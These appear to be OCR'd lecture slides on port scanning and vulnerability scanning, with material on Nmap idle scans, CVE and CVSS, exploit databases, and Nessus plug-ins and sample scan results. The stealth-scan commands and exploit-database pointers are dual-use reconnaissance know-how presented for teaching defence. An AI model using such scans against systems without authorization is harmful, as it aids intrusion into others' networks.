
Advanced Types of Nmap Scans

- Even more stealthier scans:
  - ***Idle scan***: `nmap -sI` *<zombie host[:probeport]>*
  - Take advantage of an **idle machine** with predictable **IP Identification** value



Source: Skoudis & Liston, Counter Hack Reloaded

Advanced Types of Nmap Scans



Source: Skoudis & Liston, Counter Hack Reloaded

Defenses against Port Scanning

- **Close** unnecessary open ports
  - What ports are open?
    - `netstat -na | grep "LISTENING"`
    - `lsof -i`
  - Kill the program or stop the service
- Use **advanced firewalls**
  - Stateful firewall or proxies

Nmap Resources

- All about Nmap: https://nmap.org
- Free Web edition of “Nmap Network Scanning” book (only half of the complete book): https://nmap.org/book/toc.html
- “NMAP - A Stealth Port Scanner”: https://nmap.org/bennieston-tutorial/
- “10 Nmap Commands Every Sysadmin Should Know”: http://bencane.com/2013/02/25/10-nmap-commands-every-sysadmin-should-know
- Common port number cheat sheet: http://packetlife.net/media/library/23/common_ports.pdf

Phase 2:
Vulnerability Scanning

Progress Overview

- System attacks and defenses:
  - Reconnaissance
  - Scanning
  - **Automated vulnerability finding**
  - Automated exploitation
  - Attacks to gain access, e.g., buffer overflow attacks and defenses

Attackers' Knowledge

- So far, attackers have gained the **following knowledge** of a target system:
  - IP addresses of live hosts
  - General network topology
  - List of open ports of live hosts
  - List of services and versions
  - OS types of live hosts
  - (Ports open through firewalls)
- Where is the ***exploitable vulnerability***?

Security Vulnerability

- ***Vulnerability***:
  "a weakness that can be exploited by an attacker to perform unauthorized actions within a computer system"
- ***Exploitable vulnerability***:
  a vulnerability for which an exploit exists
- A vulnerability is assigned a **reference no**:
  - CVE ID
  - Bugtraq Id (BID): SecurityFocus (acquired by Symantec)
  - Respective vendor's reference ID

Vulnerability & Exploit Databases


- **Vulnerability databases**:
  - **Common Vulnerabilities and Exposures** (https://cve.mitre.org/cve/search_cve_list.html): maintained by Mitre Corporation
  - Various vendor advisory databases
- **Exploit** databases:
  - Shared **exploits** for PoC and educational purposes
  - Exploit Database: https://www.exploit-db.com/
  - Rapid7: https://www.rapid7.com/db
  - SecurityFocus: https://www.securityfocus.com/

Zero-day Vulnerability & Exploit

- A ***zero-day (0-day) vulnerability***:
  vulnerability that is **unknown** to those who would be interested in mitigating it (including its vendor):
  - "***Day Zero***“: the day on which the interested party (i.e. the vendor of the targeted system) learns of the vulnerability
  - Up until that day, the vulnerability is known as a **zero-day vulnerability**
- A ***zero-day exploit***:
  an exploit directed at a zero-day vulnerability

Vulnerability Lifecycle

- A look at **vulnerability lifecycle**:



Source: http://resources.infosecinstitute.com/a-world-of-vulnerabilities

CVSS


- ***Common Vulnerability Scoring System (CVSS)***:
  - A free and open industry standard for assessing the **severity** of vulnerabilities
  - 3 **metric groups**: base, temporal, environmental
  - Base metrics: produce a score from 0.0 to 10.0
- **CVSS calculator**:
  - Produces the **scores** of 3 metric groups based on your specified **values** of respective metric names
  - Also gives you the "**vector string**" for your easy reference
  - See: https://www.first.org/cvss/calculator/3.1
- Also read: https://en.wikipedia.org/wiki/Common_Vulnerability_Scoring_System

Vulnerability-Scanning Tools

- ***Vulnerability-scanning tools***:
  automate the process of connecting to
  a target system and checking for vulnerabilities
- Types of vulnerabilities:
  - Common configuration errors
  - Default configuration weaknesses
  - Well-known system vulnerabilities

Vulnerability-Exposure Window


- A look at **vulnerability lifecycle**:



Source: http://resources.infosecinstitute.com/a-world-of-vulnerabilities

- *When is a vulnerability scanner **useful**?*

A General Vulnerability Scanner



Source: Skoudis & Liston, Counter Hack Reloaded


Quiz: Differences with AV

- Antivirus vs vulnerability scanner?
  - *Question: What are the **differences**?*
  - How do they differ in inspecting vulnerabilities?
  - Some **aspects** to contrast:
    Goal, scope of detection, monitoring agent, information examined,
    reference data, output

Available Vulnerability Scanners

- **Commercial scanners**:
  - Harris Corporation's STAT Scanner
  - ISS's Internet Scanner: acquired by IBM in 2006
  - GFI LANguard Network Security Scanner
  - E-eye's Retina Scanner
  - Qualy's QualysGuard (Qualys Cloud Platform)
  - **Nessus**: *very popular, a free version is available*
- **Free scanners**:
  - **OpenVAS** (www.openvas.org): a fork of older Nessus
  - ATK (Attack Tool Kit)

Nessus



Source: Skoudis & Liston, Counter Hack Reloaded

- User **can write** his/her own vulnerability checks
- A large group of **developers**
- Also allows for **credentialed** and **compliance checks**

Nessus for Penetration Testing

- Checking for vulnerabilities,
  including newsworthy vulnerabilities, e.g. Heartbleed, Shellshock
- Detecting default credentials
- Hunting for web shells
- …

Nessus Plug-ins

- One **plug-in** conducts one vulnerability check of each target system
- More than 151,000 (in 2021) plug-ins, e.g.:
  - Backdoors
  - CGI abuses
  - Default UNIX account
  - Windows
  - …
- Read: "Understanding Tenable Plugins", https://www.tenable.com/plugins

Nessus Plug-ins Site

tenable.com/plugins

Apps

tenable

Community & Support Downloads Documentation Education Login

Plugins

- Newest
- Updated
- Search
- Nessus Families
- WAS Families
- NNM Families
- LCE Families

CVEs

- Newest
- Updated
- Search

Plugins

As information about new vulnerabilities is discovered and released into the general public domain, Tenable Research designs programs to detect them. These programs are named *plugins* and are written in the Nessus Attack Scripting Language (NASL). The plugins contain vulnerability information, a simplified set of remediation actions and the algorithm to test for the presence of the security issue. Tenable Research has published 139506 plugins, covering 54725 CVE IDs and 30496 Bugtraq IDs.

RSS Feeds

- Newest Plugins
- Updated Plugins
- Newest Nessus Plugins
- Updated Nessus Plugins
- Newest WAS Plugins
- Updated WAS Plugins
- Newest NNM Plugins
- Updated NNM Plugins
- Newest LCE Plugins
- Updated LCE Plugins

Search

Start typing...

Newest ›

ID	Name	Product	Family	Severity
133551	Ubuntu 16.04 LTS / 18.04 LTS / 19.10 : python-reportlab vulnerability (USN-4273-1)	Nessus	Ubuntu Local Security Checks	HIGH

Updated ›

ID	Name	Product	Family	Severity
133509	Debian DLA-2095-1 : storebackup security update	Nessus	Debian Local Security Checks	HIGH

Source: https://www.tenable.com

Nessus Plug-ins Site

tenable.com/plugins/nessus/families/Backdoors

Apps

tenable

Community & Support Downloads Documentation Education Login

Plugins

- Newest
- Updated
- Search
- Nessus Families
- WAS Families
- NNM Families
- LCE Families

CVEs

- Newest
- Updated
- Search


Backdoors Family for Nessus

« Previous Page 1 of 3 • 127 total

ID	Name	Severity
126261	MacOS Malicious File Detection: User Defined Malware	CRITICAL
126260	MacOS Malicious File Detection	CRITICAL
126259	Linux Malicious File Detection: User Defined Malware	CRITICAL
126258	Linux Malicious File Detection	CRITICAL
124649	YARA Scan Setup (Linux)	INFO
124648	YARA Scan Cleanup (Linux)	INFO
122316	Ncat TLS Listener	CRITICAL
121034	MacOS Process Code Signing: Signed	INFO


Source: https://www.tenable.com

Pre-Built Policies and Templates



Source: https://www.tenable.com

Nessus Dashboard



Source: https://www.tenable.com

Nessus Sample Results

Nessus | Scans | Settings

FOLDERS
- My Scans
- All Scans
- Trash

RESOURCES
- Policies
- Plugin Rules
- Customized Reports
- Scanners

Lab Scan
‹ Back to My Scans

Configure | Launch | Export

Hosts 9 | Vulnerabilities 144 | Remediations 216 | History 1


1 Filter | Search Vulnerabilities | 144 Vulnerabilities

Sev	Name	Family	Count
CRITICAL	Bash Incomplete Fix Remote Code Execution Vulner…	Gain a shell remotely	3
CRITICAL	Bash Remote Code Execution (CVE-2014-6277 / CV…	Gain a shell remotely	3
CRITICAL	Bash Remote Code Execution (Shellshock)	Gain a shell remotely	3
CRITICAL	CentOS 4 / 5 / 6 : firefox (CESA-2012:0079)	CentOS Local Security Checks	1
CRITICAL	CentOS 4 / 5 : firefox / xulrunner (CESA-2011:1164)	CentOS Local Security Checks	1
CRITICAL	CentOS 4 / 5 : krb5 (CESA-2011:1851)	CentOS Local Security Checks	1
CRITICAL	CentOS 5 / 6 / 7 : bash (CESA-2014:1293)	CentOS Local Security Checks	1
CRITICAL	CentOS 5 / 6 / 7 : bash (CESA-2014:1306)	CentOS Local Security Checks	1
CRITICAL	CentOS 5 / 6 : java-1.6.0-openjdk (CESA-2013:0770)	CentOS Local Security Checks	1
CRITICAL	CentOS 5 / 6 : java-1.6.0-openjdk (CESA-2013:1014)	CentOS Local Security Checks	1
CRITICAL	CentOS 5 / 6 : samba (CESA-2012:0465)	CentOS Local Security Checks	1
CRITICAL	CentOS 5 : java-1.6.0-openjdk (CESA-2012:0730)	CentOS Local Security Checks	1

Scan Details

Name:	Lab Scan
Status:	Completed
Scanner:	Local Scanner
Start:	Today at 5:31 PM
End:	Today at 6:01 PM
Elapsed:	30 minutes

Vulnerabilities



Source: https://www.tenable.com

Nessus Sample Results

Finance Department Test PCI Scan

CURRENT RESULTS: TODAY AT 9:02 AM

Configure | Filter Vulnerabilities

Hosts > [redacted] > Vulnerabilities 27

Severity	Plugin Name	Plugin Family	Count
INFO	Common Platform Enumeration (CPE)	General	1
INFO	Device Type	General	1
INFO	Ethernet Card Manufacturer Detection	Misc.	1
INFO	Host Fully Qualified Domain Name (FQDN) Resolution	General	1
INFO	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	Microsoft Windows SMB Log In Possible	Windows	1
